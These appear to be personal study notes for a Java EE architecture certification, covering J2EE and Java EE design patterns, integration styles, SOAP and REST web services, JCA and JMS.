
- I mostly prefer Criteria Queries for dynamic queries. For example it is much easier to add some ordering dynamically or leave some parts (e.g. restrictions) out depending on some parameter.
- On the other hand I'm using HQL for static and complex queries, because it's much easier to understand/read HQL. Also, HQL is a bit more powerful, I think, e.g. for different join types.

Common Architectures

1) Identify the appropriate strategy for deploying client applications to desktop and mobile platforms, the principles for designing a user interface and the benefits of applying client-tier patterns.

????

2) Identify best practices for exception handling, logging, and business tier patterns.



PATTERNS OF J2EE CORE 2nd Edition (9 PATTERNS)

- **Business Delegate (RETIRED):** reduces coupling between remote tiers and provides an entry point for accessing remote services in the business tier. A Business Delegate might also cache data as necessary to improve performance. A Business Delegate encapsulates a Session Façade and maintains a one-to-one relationship with that Session Façade. An Application Service uses a Business Delegate to invoke a Session Façade.

  RETIRED as pattern JEE6: not needed thanks to DI injecting a Business interface's impl., which doesn't throw EJB-specific, checked exceptions anymore

- **Service Locator (RETIRED):** encapsulates the implementation mechanisms for looking up business service components. A Business Delegate uses a Service Locator to connect to a Session Façade. Other clients that need to locate and connect to Session Façade, other business-tier services, and web services can use a Service Locator.

  RETIRED as pattern JEE6:: replaced by Dependency Injection

- **Session Façade:** provides coarse-grained services to the clients by hiding the complexities of the business service interactions. A Session Façade might invoke several Application Service implementations or Business Objects. A Session Façade can also encapsulate a Value List Handler.
- **Application Service :** centralizes and aggregates behavior to provide a uniform service layer to the business tier services. An Application Service might interact with other services or Business Objects. An Application Service can invoke other Application Services and thus create a layer of services in your application. Application Service Command Strategy

- **Business Object:** implements your conceptual domain model using an object model. Business Objects separate business data and logic into a separate layer in your application. Business Objects typically represent persistent objects and can be transparently persisted using Domain Store.
- **Composite Entity (RETIRED):** implements a Business Object using local entity beans and POJOs. When implemented with bean-managed persistence, a Composite Entity uses Data Access Objects to facilitate persistence.

  RETIRED as pattern JEE6:: replaced by JPA entities

- **Transfer Object:** provides the best techniques and strategies to exchange data across tiers (that is, across system boundaries) to reduce the network overhead by minimizing the number of calls to get data from another tier.
- **Transfer Object Assembler (RETIRED):** constructs a composite Transfer Object from various sources. These sources could be EJB components, Data Access Objects, or other arbitrary Java objects. This pattern is most useful when the client needs to obtain data for the application model or part of the model.

  RETIRED as pattern JEE6:: mostly not needed anymore as entities are POJOs; partly impl. by EntityManager

- **Value List Handler (RETIRED):** uses the GoF iterator pattern to provide query execution and processing services. The Value List Handler caches the results of the query execution and return subsets of the result to the clients as requested. By using this pattern, it is possible to avoid overheads associated with finding large numbers of entity beans. The Value List Handler uses a Data Access Object to execute a query and fetch the results from a persistent store.

  RETIRED as pattern JEE6:: implemented by EntityManager; it can also execute native SQL and convert them to entities or a list of primitives

PATTERNS OF Real World Java EE Patterns (6)

- **Service Façade (old Application Service):** are designed to be used from clients and they are built from the domain perspective and are therefore coarse-grained

  - **CRUD Façade**: SSB with a functionality of a DAO
  - **SOA Façade**: JMS Listener that on its onMessage() invokes SSB
  - **Lightweight Asynchronous Façade**: declare method as @`Asynchronous`
  - **Multichannel Façade:** The key for success in multichannel scenarios in the decoration of a protocol-independent Façade with protocol-specific adaptors
  - **IIOP Façade**: specific case of the multichannel façade, it exposes its remote view in a CORBA/IIOP compliant way

- **Service (old Session Façade):** it is not visible for the clients and only accessible through a Service Façade, defines fine-grained business methods

  - **Stateless Session Bean Strategy :** it is the default way to built a Service
  - **POJO Strategy:** use a POJO
  - **DAO Hybrid:** `JPA EntityManager` removes the need of using a standard DAO to retrieve data, but in some cases is interesting to avoid too much plumbing code (named queries)

- **PDO=Persistent Domain Object (Business Object):** real objects with statate and behavior. Model your application with real objects and don't care about the persistence at the beginning, so you can encapsulate state and use inheritance, in other words write business logic insisde of JPA entities.

  - **DSL / Test / Domain Driven**: ??????????????
  - **Fat PDO**: the `EntityManager` is not available in JPA, this strategy is a workaround to get the EntityManager by using a static `ThreadLocalEntityManager`
  - **Data Bound PDO:** using getter/setter from clients ????

- **Gateway** Exposing PDOs to presentation


  - **Server-Side Gateway ???**
  - **RIA Gateway ???**
  - **Hybrid Gateway ??**

- **Fluid Logic:** script logic can be executed dynamically (`ScriptEngineManager()`. JavaScript version is already included in JDK 1.6

- **Paginator and Fast Lane Reader:** JPA is not able to stream objects, rather than load the entire page into memory at once

- **Paginator and Value List Handler:** stateful bean implementing an Iterator of list of lists of domain objects (a list=a page)
- **Page or Everything:** you only have to check whether the first page contains the entire result, if not you will ask the user to re-execute the query and return a still bounded number of objects
- **Table View:** from different subsets of columns, create a SQL view rather than complicated java plumbering
- **Live Cursor and Fast Lane Reader:** with EJB 3 you can surpass the EntityManager and get access to the java.sql.Connection if the performance is very important

3) Identify design patterns that address specific challenges in the web tier, including authentication, authorization, and scaling and clustering to meet demand[1].



[1] J2EE Core patterns (web patterns)

- **Intercepting Filter:** intercepts incoming requests and outgoing responses and applies a filter. These filters may be added and removed in a declarative manner, allowing them to be applied unobtrusively in a variety of combinations. After this preprocessing and/or post-processing is complete, the final filter in the group vectors control to the original target object. For an incoming request, this is often a Front Controller, but may be a View.

- **Front Controller** is a container to hold the common processing logic that occurs within the presentation tier and that may otherwise be erroneously placed in a View. A controller handles requests and manages content retrieval, security, view management, and navigation, delegating to a Dispatcher component to dispatch to a View. The

- **Dispatcher view:** You want a view to handle a request and generate a response, while managing limited amounts of business

- **Application Controller:** Application Controller centralizes control, retrieval, and invocation of view and command processing. While a Front Controller acts as a centralized access point and controller for incoming requests, the Application Controller is responsible for identifying and invoking commands, and for identifying and dispatching to views. See GoF **command** pattern

- **View Helper:** encourages the separation of formatting-related code from other business logic. It suggests using Helper components to encapsulate logic relating to initiating content retrieval, validation, and adapting and formatting the model. The View component is then left to encapsulate the presentation formatting. Helper components typically delegate to the business services via a Business Delegate or an Application Service, while a View may be composed of multiple subcomponents to create its template.

- **Context Object:** encapsulates state in a protocol-independent way to be shared throughout your application. Using Context Object makes testing easier, facilitating a more generic test environment with reduced dependence upon a specific container

- **Composite View:** suggests composing a View from numerous atomic pieces. Multiple smaller views, both static and dynamic, are pieced together to create a single template. The Service to Worker and Dispatcher View patterns represent a common combination of other patterns from the catalog. The two patterns share a common structure, consisting of a controller working with a Dispatcher, Views, and Helpers. Service to Worker and Dispatcher View have similar participant roles, but differ in the division of labor among those roles. Unlike Service to Worker, Dispatcher View defers business processing until view processing has been performed.

- **Service to Worker:** Combine a controller and dispatcher with views and to handle client requests and prepare a dynamic presentation as the response. Controllers delegate content retrieval to helpers, which manage the population of the intermediate model for the view. A dispatcher is responsible for view management and navigation and can be encapsulated either within a controller or a separate component. NOTE: Dispatcher View pattern works the same way

but the opposite direction of Service to Worker pattern. Once the user request has been processed, the Front Controller should return a view along with data back to user. The task can be delegated to the Dispatcher View module. Based on the user request, data or predefined dispatching strategy, the dispatcher will return an appropriate view back to user.

4) Identify Java EE technologies, including JMS, JCA and Web Services, and design patterns that address specific challenges in enterprise integration[2].

PATTERNS OF J2EE CORE 2nd Edition (4 PATTERNS)

- **Data Access Object:** enables loose coupling between the business and resource tiers. Data Access Object encapsulates all the data access logic to create, retrieve, delete, and update data from a persistent store. Data Access Object uses Transfer Object to send and receive data.
- **Service Activator:** enables asynchronous processing in your enterprise applications using JMS. A Service Activator can invoke Application Service, Session Façade or Business Objects. You can also use several Service Activators to provide parallel asynchronous processing for long running tasks, in other words, it is simply to use JMS as asynchronous mechanism
- **Domain Store (RETIRED) :** provides a powerful mechanism to implement transparent persistence for your object model. It combines and links several other patterns including Data Access Objects.

  RETIRED as pattern JEE6: implemented. by the EntityManager

- **Web Service Broker:** exposes and brokers one or more services in your application to external clients as a web service using XML and standard web protocols. A Web Service Broker can interact with Application Service and Session Façade. A Web Service Broker uses one or more Service Activators to perform asynchronous processing of a request.

PATTERNS OF Real World Java EE Patterns Edition (5 PATTERNS)

- **Data Access Object:** Use a stateless session bean with a dedicated, local business interface to abstract and encapsulate the interactions with the data store
  - **Generic DAO:** CRUD + some finders
  - **Domain-specific DAO:** specific to a domain (a particular entity)
  - **Attached-result DAO:** the default behaviour-JPA entities stay attached for the duration of the transaction and any changes to them will be commited to the DB
  - **Detached-result DAO:** If it isn't possible to stay attached, e.g due to the data source's limitation, then return detached JPA=DTOs
  - **Back-end Integration DAO =** encapsulates a JCA, CCI or similar adapter for a legacy resource

[2] J2EE Core patterns (integration patterns)

    - **Abstract DAO =** reusable data access logic can be also inherited instead of delegated to a helper DAO

- **Transfer Object and Data Transfer Object:** The original problem "you want to transfer multiple data elements over a tier" is elegantly solved in Java EE5 with detachment of persistent entities, because they can implement `java.io.Serializable` and be transferred between tiers. However there may be reasons to use DTOs (non JPA-Sources, performance,..).
    - **Builder-style TO: to build the DTO such:** `MyDTO d = new MyDTO.Builder().name("Duke").age(42).build();`
    - **Builder-style Immutable TO:** mark some attributes final
    - **Client-specifc TO:** annotations such as `@Label("First Name")` are added to some DTOs getters. Check JSR-303 Bean validation
    - **Generic DTO:** dynamic (basically a map of attributes)

- **EJB 2 Integration and Migration**
    - **Single-vendor Migration**
    - **Cross-vendor Migration**

- **Legacy POJO Integration:** convert it in a stateless session bean

- **Generic JCA**: It is not possible to access legacy resources such as files, native libraries or starting new threads from EJBs without violating the programming restrictions. Solution build a JCA connector

- **Asynchronous Resource Integrator (Service Activator): prior to JEE5, the only way was JMS, now there is the @Asyncronous method/type annotation**
    - **Front-end Integration:** async messages from the presentation or client tier, likely AJAX, the payload is usually XML/JSON
    - **Back-end Integration:** usually legacy system

5) Identify the challenges in integrating enterprise resources, the Java EE technologies that address them (including JPA and JDBC), and the communication protocols that support tier-to-tier communication (including RMI, IIOP, and CORBA).

Information embedded in other chapters

Integration and Messaging

1) Identify the APIs available for a Java EE technology-based system to communicating with external resources, including JPA, JDBC, RMI, Web Services, JMS, and JCA. Outline the benefits and drawbacks of each approach.

Challenges in integration:

- Networks are unreliable: design failsafe/error recoverable.
- Networks are slow: aim for minimum network traffic.
- Any two applications are different: use standard communication interfaces/protocols.
- Change is inevitable: minimize dependencies between systems.

Four methods of communicating integrating applications exist (Enterprise Integration Patterns):

1)File Transfer: save data to file and share using file system or File Transfer Protocol (FTP).

Benefits: simplest integration style, mostly available on all systems
Drawbacks: delivery depends on polls, insecure, fileformat and naming agreements (case sensitivity Windows/UNIX), file management needed (removal, locking, synchronization)

- **SHARE FOLDER**

  Benefits: easily exported and mounted by remote file systems
  Drawbacks: must share same file system or accessible through share, not (externally) allowed by firewalls, not scalable

- **FTP**

  Benefits: reliable file transfer method
  Drawbacks: FTP service needed, firewall must open port 21

2)Shared Database save data in common database.

Benefits: database services like locking and transactions, accessible using standard SQL
Drawbacks: must share same database (poor encapsulation), beware of single-point-of-failure

3)Remote Procedure Invocation: expose methods/procedures for remote invocation

- **JAVA RMI** (Remote Method invocation): performs the object-oriented equivalent of remote procedure calls (RPC), with support for direct transfer of serialized Java objects and distributed garbage collection, it supports to underlying protocols:

  - **RMI-JRMP:** the default implementation

    BENEFITS: transparent use of objects, **JRMP** (default port for RMI /JNDI is 1099) tunneling through HTTP possible, pass by reference or value

DRAWBACKS : must share same classes, no support for transactions/sessions, objects must be serializable

- **RMI-IIOP (Internet Inter-Orb Protocol):** was introduced to support CORBA clients call JAVA RMI objects
  - The GIOP (General Inter-ORB Protocol) specifies a set of message formats and common data representations for communication and is intended for use on any suitable connection-based transport protocol.
  - IIOP is GIOP layered over TCP, no default port – the GIOP/IIOP implementation will dynamically assign ports when an object server instance binds to a name.

  BENEFIT: interoperability (JAVA-C++) , legacy connectivity, support for transactions and security
  DRAWBACKS: firewalls (no specific port), performance, pass by remote reference…

- **JAVA IDL:** RMI-IIOP allows CORBA clients to communicate with Java. Java IDL allows the other way round: communicate Java with CORBA servers

- **WEB SERVICE: RPC, SOAP, RESTful:** see point 2


4) Messaging JMS: see point 3

2) Describe the technologies used to integrate business components with Web Services, including XML over HTTP, JSON, SOAP and REST.

There are tree ways to communicate via XML over HTTP:

- **XML-RPC**: works by sending a HTTP request to a server implementing the protocol, As new functionality was introduced, the standard evolved into what is now SOAP.

- **SOAP**: It relies on Extensible Markup Language (XML) for its message format, and usually relies on other Application Layer protocols, most notably Hypertext Transfer Protocol (HTTP) or Simple Mail Transfer Protocol (SMTP). It requires XML, but not HTTP necessarily



- **REST:** REST-style architectures consist of clients and servers. Clients initiate requests to servers; servers process requests and return appropriate responses. Requires HTTP but not XML, for example, it can work with **JSON** = JavaScript Object Notation, is a text-based open standard designed for human-readable data interchange. It is derived from the JavaScript scripting language for representing simple data structures and associative arrays, called

objects.. Theoretically the content of a JSON string should be accepted by eval(..) method of javascript

Web services= They are client and server applications that communicate over HTTP, they provide a standard means of interoperating between software applications running on a variety of platforms and frameworks
Tree concepts:

- **UDDI (Universal Description, Discovery, and Integration) =** mechanism to register and locate web service applications
- **WDSL (Web Services Description Language)=** is an XML-based language for describing Web services and how to access them. WSDL can be registered in UDDI registries. WSDL applies for both SOAP and REST. A WSDL document uses the following elements in the definition of network services:
  - Types– a container for data type definitions using some type system (such as XSD).
  - Message– an abstract, typed definition of the data being communicated.
  - Operation– an abstract description of an action supported by the service.
  - Port Type–an abstract set of operations supported by one or more endpoints.
  - Binding– a concrete protocol and data format specification for a particular port type.
  - Port– a single endpoint defined as a combination of a binding and a network address.
  - Service– a collection of related endpoints.
- **Service Endpoint Interface or Service Endpoint Implementation (SEI):** is a Java interface or class, respectively, that declares the methods that a client can invoke on the service. An interface is not required when building a JAX-WS endpoint. The web service implementation class implicitly defines an SEI.
- **ENDPOINT=** defines the address or connection point to a Web service. It is typically represented by a simple HTTP URL string.

In JEE6 there are two main ways of implementing web services:

- **"BIG WEB SERVICES" (SOAP):** implemented in API **JAX-WS 2.2.**
  - **Supports WS-* set of protocols**
    - **WS-Security:** specifies how integrity and confidentiality can be enforced on messages and allows the communication of various security token formats, such as SAML, Kerberos, and X.509.
    - **WS-ReliableMessaging:** allows SOAP messages to be reliably delivered between distributed applications in the presence of software component, system, or network failures.
    - **WS-Coordination:** It describes an extensible framework for providing protocols that coordinate the actions of distributed applications
    - **WS-AtomicTransactions:** To achieve all-or-nothing property for a group of services, it defines three protocols (completion, volatile two-phase commit, and durable two-phase commit), and a set of services
  - Two approaches to build SOAP WS:

- The **contract-first** approach, where you define the contract first with XSD and WSDL and the generate the Java classes from the contract.
- The **contract-last** approach where you define the Java classes first and then generate the contract, which is the WSDL file from the Java classes.

- "**RESTful Web Services**": implemented in API **JAX-RS 1.1** , note that in JEE, RESTful was included as part of JAX-WS

Other JEE6 APIs related to WebService

- **JAXB 2.2** (Java Architecture for XML-Binding): map XML to classes and vice versa
- **JAX-RPC 1.1 [*PRUNED*]**
- **SAAJ 1.3** (SOAP with Attachments API for Java): for producing and processing SOAP messages
- **JAXR 1.0 [*PRUNED*]**(Java API for XML Registries): it provides interface to XML registries/repositories (ebXML and **UDDI**)
- **JAXM 1.3**: Java APIs for XML Messaging
- **Implementing Enterprise Web Services 1.3 JSR 109**
- **Web Services Metadata for the Java Platform JSR 181**
- **Java API for XML Processing (JAXP) 1.3**
- **Streaming API for XML (StAX) 1.0 :** allows to read and write XML documents . StAX was designed as a median between these SAX and DOM approaches, trying to take the adventages of both

SOAP WS	RESTful WS
○ supports both remote procedure call (i.e. RPC) and message oriented middle-ware (MOM) integration styles ○ Supports multiple protocols like HTTP(S), Messaging, TCP, UDP SMTP, etc. ○ only XML data format.You define operations, which tunnels through the POST. The focus is on accessing the named operations and exposing the application logic as a service ○ No AJAX support	○ only RPC integration style ○ only HTTP or HTTPS protocols. ○ The REST permits multiple data formats like XML, JSON data, text, HTML, etc. Any browser can be used because the REST approach uses the standard GET, PUT, POST, and DELETE Web operations. The focus is on accessing the named resources and exposing the data as a service ○ REST has AJAX support. It can use the XMLHttpRequest object. ○ Good for stateless CRUD (Create, Read, Update, and Delete) operations.

○ Permorm and scalation worse ○ supports both SSL security and WS-security ○ ACID tx and 2PC ○ has success or retry logic built in and provides end-to-end reliability even through SOAP intermediaries ○ longer size of messages	○ **GET** - represent() ○ **POST** - acceptRepresention(), ○ **PUT** - storeRepresention() ○ **DELETE** - removeRepresention() ○ Performs and scales better ○ only point-to-point SSL security (therefore it encrypts the whole message) ○ transactions (not ACID) nor 2PC ○ does not have a standard messaging system, and expects clients invoking the service to deal with communication failures by retrying. ○ Shorter messages

Usage of a web service

USE	DON'T USE
• Inter-operating between different software platforms. • Stateless • Decoupled communication. • Service exposed/shared to multiple other systems. • Asynchronous communication is allowed.	• Response time is critical. • Conversational state is maintained. • Not suitable for complex objects. • Synchronous communication is required (blocking).

QUESTION: Can a WS be asynchronous? YES, see JAXB supports (WS pattern Asynchronous Interaction). NOTE: Session bean methods that expose web services can't be asynchronous.


3) Identify and detail the technologies used to integrate business components with external resources, including JMS and JCA.

J2EE Connector Architecture (JCA)

For integrating heterogeneous enterprise information systems (EIS). Connector provided by vendor for use in compliant application server, enabling integration by contract. Connector collaborates with application server to provide: transactions, security, and connection management.

Benefits: vendor connectors allow transparent use of their systems, component is loosely coupled, portability, standard interface, secure, transactions, pooling, interface contract
Drawbacks: not all vendors provide connectors, for Java only

A resource adapter is a Java EE component that implements the Java EE Connector architecture for a specific EIS. Examples of EISs include enterprise resource planning, mainframe transaction processing, and database systems. In a Java EE server, the Java Message Server and JavaMail also act as EISs that you access using resource adapters. As illustrated, the resource adapter facilitates communication between a Java EE application and an EIS.



Stored in a Resource Adapter Archive (RAR) file, a resource adapter can be deployed on any Java EE server, much like a Java EE application. A RAR file may be contained in an Enterprise Archive (EAR) file, or it may exist as a separate file.

A resource adapter is analogous to a JDBC driver. Both provide a standard API through which an application can access a resource that is outside the Java EE server. For a resource adapter, the target system is an EIS; for a JDBC driver, it is a DBMS. Resource adapters and JDBC drivers are rarely created by application developers. In most cases, both types of software are built by vendors that sell tools, servers, or integration software.

The resource adapter mediates communication between the Java EE server and the EIS by means of contracts:

- **application contract** defines the API through which a Java EE component, such as an enterprise bean, accesses the EIS. This API is the only view that the component has of the EIS.
- **System contracts** link the resource adapter to important services that are managed by the Java EE server. The resource adapter itself and its system contracts are transparent to the Java EE component.
    - **Transaction**
        - **XA**: allows a transaction to be managed by a transaction manager external to a resource adapter, in other words, the TX is managed by the application server, therefore it supports 2PC
        - **Local**: allows an application server to manage resources, which are local to the resource adapter. It does not support 2PC
    - **Connection:** factories, connection pooling, …

- **Security:** used to protect the EIS against unauthorized access and other security threats, authorization, authentication

Common Client Interface (CCI): The CCI API defines a set of interfaces and classes whose methods allow a client to perform typical data access operations. The CCI interfaces and classes are such as ConnectionFactory, Connection

Java Message Service (JMS)

JMS is a standard Java API for enterprise messaging systems. It provides asynchronous communication with one ore more other external systems. Vendors can provide JCA compliant JMS-provider connectors.

